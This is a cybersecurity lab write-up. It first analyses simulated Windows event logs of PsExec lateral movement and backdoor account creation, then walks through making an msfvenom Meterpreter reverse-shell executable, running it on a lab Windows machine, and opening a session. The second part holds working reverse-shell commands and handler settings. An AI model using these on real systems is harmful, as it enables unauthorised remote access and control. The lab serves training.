


In this lab we are going to check some suspicious logs, and let's learn how to use the metasploit, a powerful tool of pentesting.



We received a document with some logs, let's check all the points to see suspicious details.

```
{  
    "@timestamp": [  
        "2025-03-10T12:45:30.567891Z"  
    ],  
    "command_line": [  
        "C:\\\\\\Windows\\\\\\PSEXESVC.exe"  
    ],  
    "description": [  
        "New service created by PsExec"  
    ],  
    "event_action": [  
        "service_installed"  
    ],  
    "event_id": [  
        7045  
    ],  
    "host": [  
        "IT-ADMIN01"  
    ],  
    "process": [  
        "services.exe"  
    ],  
    "process_parent_name": [  
        "wininit.exe"  
    ],  
    "service_name": [  
        "PSEXESVC"  
    ],  
    "user": [  
        "ATTACKER\\\\malicious_user"  
    ],  
    "_id": "ywP4vZsBh1cyfJkQnAOM",  
    "_index": "lab11",  
    "_score": null  
}
```

Here we can check some importance points, like the user "ATTACKER\\\\malicious_user", did install a process in the target machine, the PsExec, a tool that makes lateral movement.

```
{  
    "@timestamp": [  
        "2025-03-10T12:46:15.789012Z"  
    ],  
    "command_line": [  
        "cmd.exe /c whoami"   
    ],  
    "description": [  
        "Process executed remotely via PsExec"  
    ],  
    "event_action": [  
        "process_creation"  
    ],  
    "event_id": [  
        4688  
    ],  
    "host": [  
        "FINANCE-WS12"  
    ],  
    "process": [  
        "cmd.exe"  
    ],  
    "process_parent_name": [  
        "services.exe"  
    ],  
    "user": [  
        "ATTACKER\\\\\\malicious_user"  
    ],  
    "_id": "zAP4vZsBh1cyfJkQnAQM",  
    "_index": "lab11",  
    "score": null
```

Here we can check that he made a command to see the user of the target machine.

```
{  
    "@timestamp": [  
        "2025-03-10T12:47:05.345678Z"  
    ],  
    "command_line": [  
        "powershell -ExecutionPolicy Bypass -NoProfile -File C:\\\\Temp\\\\payload.ps1"  
    ],  
    "description": [  
        "PowerShell script executed remotely via PsExec"  
    ],  
    "event_action": [  
        "process_creation"  
    ],  
    "event_id": [  
        4688  
    ],  
    "host": [  
        "HR-WS01"  
    ],  
    "process": [  
        "powershell.exe"  
    ],  
    "process_parent_name": [  
        "services.exe"  
    ],  
    "user": [  
        "ATTACKER\\\\malicious_user"  
    ],  
    "_id": "zQP4vZsBh1cyfJkOnAQm",  
    "_index": "lab11",  
    "score": null
```



Here he is inside of the target machine, and is trying to save a payload in this system.

```
"@timestamp": [
    "2025-03-10T12:50:20.901234Z"
],
"description": [
    "PsExec network connection over SMB (port 445)"
],
"destination_ip": [
    "10.10.10.50"
],
"destination_port": [
    445
],
"event_action": [
    "network_connection"
],
"event_id": [
    5156
],
"host": [
    "SECURITY-SRV"
],
"process": [
    "PsExec.exe"
],
"process_parent_name": [
    "explorer.exe"
],
"protocol": [
    "TCP"
],
"source_ip": [
    "192.168.1.100"
],
"user": [
    "ATTACKER\\malicious_user"
```

Here we can check the port that we used, that was TCP, we can check what means the id 5156, it means that A network connection was allowed by the Windows Filtering Platform and we can check his IP Address.

```
],
"@timestamp": [
    "2025-03-10T12:52:45.112233Z"
],
"event_id": [
    4688
],
"host": [
    "DC01"
],
"description": [
    "New user created using net.exe"
],
"process_parent_name": [
    "cmd.exe"
],
"user": [
    "ATTACKER\\malicious_user"
],
"command_line": [
    "net user attacker P@ssw0rd /add"
]
},
"sort": [
    "2025-03-10T12:52:45.112233Z",
    4
]
```



Here he created a new user in the target machine, with the name: Attacker and password: P@ssw0rd.

```
],
"@timestamp": [
    "2025-03-10T12:54:30.445566Z"
],
"event_id": [
    4688
],
"host": [
    "SECURITY-SRV"
],
"description": [
    "Task Manager opened to monitor system performance"
],
"process_parent_name": [
    "explorer.exe"
],
"user": [
    "ATTACKER\\\\\\malicious_user"
],
"command_line": [
    "taskmgr.exe /performance"
]
},
"sort": [
    "2025-03-10T12:54:30.445566Z",
    5
]
}
```



And here, he opened the task manager to observe performance.

Part 2:

Reverse Shell Execution with MSFvenom:

We will use MSFvenom (part of Metasploit) to create a reverse shell payload for Windows.

The screenshot shows a terminal window with the following content:

```
(brandon㉿kali)-[~] $ sudo msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.56.101 LPO RT=4444 -f exe > /home/brandon/shell.exe
```

A red arrow points to the command line above, highlighting the file path `/home/brandon/shell.exe`.

```
[sudo] password for brandon:
```

[brandon@kali ~] \$ msfconsole

A red arrow points to the command line above, highlighting `msfconsole`.

Metasploit tip: Tired of setting RHOSTS for modules? Try globally setting it with setg RHOSTS x.x.x.x

The terminal then displays a decorative ASCII art logo for Metasploit.

Here we did two commands, the first is to generate a Windows Meterpreter reverse shell, and the second to start Metasploit Framework

```
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set LHOST <Your_IP>
set LPORT 4444
exploit
```

We have to follow these settings to create a channel between the machines.

```
Directory: C:\Users\brand\Downloads

Mode                LastWriteTime        Length Name
----                -----        ---- 
d-----      1/12/2026  12:57 AM            ola.txt
d-----      1/11/2026  7:42 PM             PSTools
-a----      1/11/2026  7:11 PM           68 eicar.com
-a----      1/11/2026  7:42 PM      5282424 PSTools.zip
-a----      1/15/2026  4:07 PM            0 reg
-a----      1/15/2026  8:19 AM          7168 shell.exe (2).txt

PS C:\Users\brand\Downloads> ren '.\shell.exe (2).txt' shell.exe
PS C:\Users\brand\Downloads> Start-Process -FilePath "C:\Users\brand\Downloads\shell.exe"
PS C:\Users\brand\Downloads> Start-Process -FilePath "C:\Users\brand\Downloads\shell.exe"
```

Here we send the payload to the target machine, we change his name so we can run the command, and then we put the last command.

```
msf exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.56.101:4444
[*] Sending stage (177734 bytes) to 192.168.56.155
[*] Meterpreter session 6 opened (192.168.56.101:4444 → 192.168.56.155:49894
) at 2026-01-15 16:45:59 +0000
now using meterpreter > [REDACTED], create an account or log in.
```

Here we can check that the access was successful.

```
msf exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.56.101:4444
[*] Sending stage (177734 bytes) to 192.168.56.155
[*] Meterpreter session 6 opened (192.168.56.101:4444 → 192.168.56.155:49894
) at 2026-01-15 16:45:59 +0000

meterpreter > sysinfo
Computer       : DESKTOP-NKGQ2OV
OS             : Windows 10 22H2+ (10.0 Build 19045).
Architecture   : x64
System Language: en_US
Domain        : WORKGROUP
Logged On Users: 2
Meterpreter    : x86/windows
meterpreter > getuid
Server username: DESKTOP-NKGQ2OV\bbrand
```

Now if we do some commands we can check some important information about the user and the machine.